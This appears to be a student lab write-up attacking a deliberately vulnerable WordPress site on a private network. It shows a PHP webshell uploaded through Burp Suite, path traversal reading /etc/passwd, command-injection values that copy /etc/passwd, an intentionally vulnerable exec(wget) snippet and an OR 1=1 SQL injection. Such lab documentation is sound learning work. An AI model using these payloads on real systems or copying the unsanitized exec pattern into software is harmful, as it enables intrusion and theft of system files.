


## May the force be with you

<http://172.16.169.129:8000/%0d%0a%0d%0a%3Chtml%3E%3Cbody%3E%3CH1%3EMay%20the%20force%20be%20with%20you%3C/body%3E%3C/html%3E%20%3C!-->

### Malicious File Upload

In the example of wordpress, normally we are not allowed to upload a php file directly since the file uploading system in wordpress forbid that. However, we could upload an “innocent” text file and intercept the process using burp suite, and then modify it to a php file. Then we were able to save that file onto server, and when we call the browser, the Apache server actually interpreted it as php. That means that we could upload any php files and do whatever we can with php source code on the server.



We could also find preloaded webshell, small web app that allows shell access to the target, on Kali for PHP. A simple example would be call something in the shell php file shown below. If we modify the upload file process in burp suite, apply the webshell code, we could upload the shell.php file with the webshell code. The directed url does nothing by default, but we could do some shell command id and get some results.

Burp Suite Free Edition v1.7.27 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1

Go Cancel < >

Target: http://192.168.55.129

**Request**

Raw Params Headers Hex

```

6fd; wp-settings-l=libraryContent%3Dbrowse%2geditor%3Dhtml;
wp-settings-time-l=1523678628; wordpress_test_cookie=W+Cookie+check;
wordpress_logged_in_6808293885966f7dbcd2da2cd41e31a=vader%7C1523865707%7CKy%WP6NAWb1
v7hr2W%u0PNXDrgBAKfsQNDrgSRXUd3V7C6Bff7dF03871d2ac5af76a63eed4alacc63e7329f1d04fcb8
66d1746afb809e
Connection: close

.....177902997499997497312472645
Content-Disposition: form-data; name="name"

shell.php
.....177902997499997497312472645
Content-Disposition: form-data; name="action"

upload-attachment
.....177902997499997497312472645
Content-Disposition: form-data; name="upnonce"

c715634efe
.....177902997499997497312472645
Content-Disposition: form-data; name="async-upload"; filename="shell.php"
Content-Type: text/plain

<?php

if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = $_REQUEST['cmd'];
    system($cmd);
    echo "</pre>";
    die;
}

?>

.....177902997499997497312472645--
  
```

? < + > Type a search term 0 matches

Done

**Response**

Raw Headers Hex

```

HTTP/1.1 200 OK
Date: Sat, 14 Apr 2018 09:17:06 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-lubuntu4.20
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Vary: Accept-Encoding
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Content-Length: 793
Connection: close
Content-Type: text/html; charset=UTF-8

{"success":true,"data":{"id":53,"title":"shell","filename":"shell.php","url":"http://192.168.55.129/ii/wp-content/uploads/2018/04/shell.php","link":"http://192.168.55.129/ii/shell/","alt":"","author":"1","description":"","caption":"","name":"shell","status":"inherit","uploadedTo":0,"date":1523697426000,"modified":1523697426000,"menuOrder":0,"mime":"text/plain","type":"text","subtype":"plain","icon":"http://192.168.55.129/ii/wp-includes/images/media/code.png","dateFormatted":"April 14, 2018","nonces":{"update":"2af92ead04","delete":"6elac01e2b","edit":"155448e9ec"},"editLink":"http://192.168.55.129/ii/wp-admin/post.php?post=53&action=edit","meta":false,"authorName":"Vader","filesizeInBytes":172,"filesizeHumanReadable":"172 B","compat":{"item":"","meta":""}}}
  
```

? < + > Type a search term 0 matches

1,257 bytes | 80 millis


Mozilla Firefox

192.168.55.129/ii/wp-content

32.168.55.129/ii/wp-content/uploads/2018/04/shell.php?cmd=id

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

uid=33(www-data) gid=33(www-data) groups=33(www-data)





```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
landscape:x:104:110::/var/lib/landscape:/bin/false
mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false
aether:x:1000:1000:aether,,,:/home/aether:/bin/bash
```

## Local File Inclusion and Remote File Inclusion

File inclusion is like importing or loading a library. In PHP we could include a file in another PHP file, and basically taking the content of the included file and put again into the original file. The purpose of doing this includes structuring your applications and using them like libraries.


We could modify the main page address from <http://192.168.55.129/ii/> (this address varies from user to user) to [http://192.168.55.129/ii/?debug\\_param=readme.html](http://192.168.55.129/ii/?debug_param=readme.html). By doing so the design of the home page can be manipulated by inserting the content of the readme.html before the main page. We could also extract data from the server. For example if we change the address to [http://192.168.55.129/ii/?debug\\_param=../../../../../../../../etc/passwd](http://192.168.55.129/ii/?debug_param=../../../../../../../../etc/passwd), we could have the passwords displayed on the top of the main page. These problems happens because the debug\_param is used in the include function and it includes whatever is specified in this parameter. The two examples here are local file inclusion.





We could also download files from the Internet and use them in PHP code and this is called Remote File Inclusion. In this case we don't need to write upload files, especially when we don't need the access to do that.


```
http://192.168.55.129/ii/ - Mozilla Firefox
Imperial Intelligence - Person of Interest x http://192.168.55.129/ii/ x +
view-source:http://192.168.55.129/ii/
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started
39 </style>
40 <link rel='stylesheet' id='font-awesome-css' href='http://192.168.55.129/ii/wp-content/themes/profile/font-awesome/css/font-awesome.min.css?ver=4.7.2' ty
41 <link rel='stylesheet' id='profile-body-font-css' href='//fonts.googleapis.com/css?family=Helvetica+Neue%3A100%2C300%2C400%2C700%2C900%3A100%2C300%2C400%2C700%2C900' type='text/css'>
42 <link rel='stylesheet' id='profile-title-font-css' href='//fonts.googleapis.com/css?family=Open+Sans%3A100%2C300%2C400%2C700%2C900' type='text/css'>
43 <link rel='stylesheet' id='foundation-min-css-css' href='http://192.168.55.129/ii/wp-content/themes/profile/foundation/css/foundation.min.css?ver=4.7.2' type='text/css'>
44 <link rel='stylesheet' id='profile-customcss-min-css' href='http://192.168.55.129/ii/wp-content/themes/profile/css/custom.min.css?ver=4.7.2' type='text/css'>
45 <script type='text/javascript' src='http://192.168.55.129/ii/wp-includes/js/jquery/jquery.js?ver=1.12.4'></script>
46 <script type='text/javascript' src='http://192.168.55.129/ii/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
47 <link rel='https://api.w.org/' href='http://192.168.55.129/ii/wp-json/' />
48 <link rel='EditURI' type='application/rsd+xml' title='RSD' href='http://192.168.55.129/ii/xmlrpc.php?rsd' />
49 <link rel='wlwmanifest' type='application/wlwmanifest+xml' href='http://192.168.55.129/ii/wp-includes/wlwmanifest.xml' />
50 <meta name='generator' content='WordPress 4.7.2' />
51 <style type='text/css'>.floatingmenu #primary-menu > li.menu-item > ul{background: #20598a !important;}.floatingmenu,.floatingmenu div.large-8.columns{bac
52 <style type='text/css' media='screen'>
53 html { margin-top: 32px !important; }
54 * html body { margin-top: 32px !important; }
55 @media screen and ( max-width: 782px ) {
56 html { margin-top: 46px !important; }
57 * html body { margin-top: 46px !important; }
58 }
59 </style>
60 </head>
61
62 <body class='home blog logged-in admin-bar no-customize-support hfeed'>
63 <!--FIXME remove the debug param before going to production -->
64 <div id='page' class='site'>
65 <a class='skip-link screen-reader-text' href='#content'>Skip to content</a>
66 <div class='header-area'>
67
68 <div class='parallax-background'>
69 <div class='intro-text'>
70 <h1 class='site-title'><a href='http://192.168.55.129/ii/' rel='home'>Imperial Intelligence &#0211; Person of Interest</a></h1>
71 <h2 class='site-description'></h2>
72
73 </div>
74 </div>
75 <div class='topbar-info'>
76 <div class='row'>
```



## OS Command Injection


If we go to the user profile page in WordPress, there is an attribute where we could fill in our personal website. If we fill in some abnormal website, we got an error message: ERROR: Website does not exist -wget returned 4. Therefore we suspect that the WordPress is using exec to call wget to check whether or not the website that entered actually existed. This has given us the opportunity to perform command injection to the website.

In the website attribute we entered: <http://example.com>; touch /var/www/html/ii/test.txt, and the upload process was successful. Then if we open a new browser window and enter the address as <http://192.168.55.129/ii/test.txt>, we can get a blank view of test.txt. This means that the command injection was successful by creating a text file. Similarly, if we enter <http://example.com>; cp /etc/passwd /var/www/html/ii/, we could see the password files extracted from the server from <http://192.168.55.129/ii/passwd>.

A screenshot of a Mozilla Firefox browser window. The address bar shows the URL '192.168.55.129/ii/passwd'. The browser's content area displays the output of the 'cat /etc/passwd' command, listing system and user accounts with their respective home directories and shells. The output is as follows:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuid:x:100:101:/var/lib/libuid:
syslog:x:101:104:/home/syslog:/bin/false
messagebus:x:102:106:/var/run/dbus:/bin/false
sshd:x:103:65534:/var/run/sshd:/usr/sbin/nologin
landscape:x:104:110:/var/lib/landscape:/bin/false
mysql:x:105:111:MySQL Server,,/nonexistent:/bin/false
aether:x:1000:1000:aether,,/home/aether:/bin/bash
```

If we log on to the target machine and we could find where the vulnerability is by search for the error message appeared earlier on WordPress. We found that the vulnerability was under checking URL section.



```
root@target: /var/www/html/ii
File Edit View Search Terminal Help

}


//aether
$errors = new WP_Error();
if ( isset( $_POST['email'] ) )
    $user->user_email = sanitize_text_field( wp_unslash( $_POST['email'] ) );
if ( isset( $_POST['url'] ) ) {
    if ( empty ( $_POST['url'] ) || $_POST['url'] == 'http://' ) {
        $user->user_url = '';
    } else {
        $user->user_url = esc_url_raw( $_POST['url'] );
        $protocols = implode( '|', array_map( 'preg_quote', wp_allowed_protocols() ) );
        $user->user_url = preg_match('/^( ' . $protocols . ' ):/is', $user->user_url) ? $user->user_url : 'http://'.$user->user_url;
        //aether
        //checking URL
        exec("wget -q --spider ".$_POST['url'], $out, $ret);
        if ($ret != 0){
            $errors->add( 'user-url', __( '<strong>ERROR</strong>: Website does not exists - wget returned '.$ret.' ' ) );
        }
    }
}
```

## SQL Injection

Similar to the SQL injection that was done on the websites directly, we were also able to perform SQL injection with the help of burp suite.

In the example below, we were able to first inject and get the response data containing the information that we needed. As we could see in the lower right corner of the following two pictures, the bytes number are 5894 and 62295 respectively. This is because we first only selected the posts with the word “solo” in their title, while in the second picture, we obtained the title of every post because we added an condition OR 1=1 which is always true.



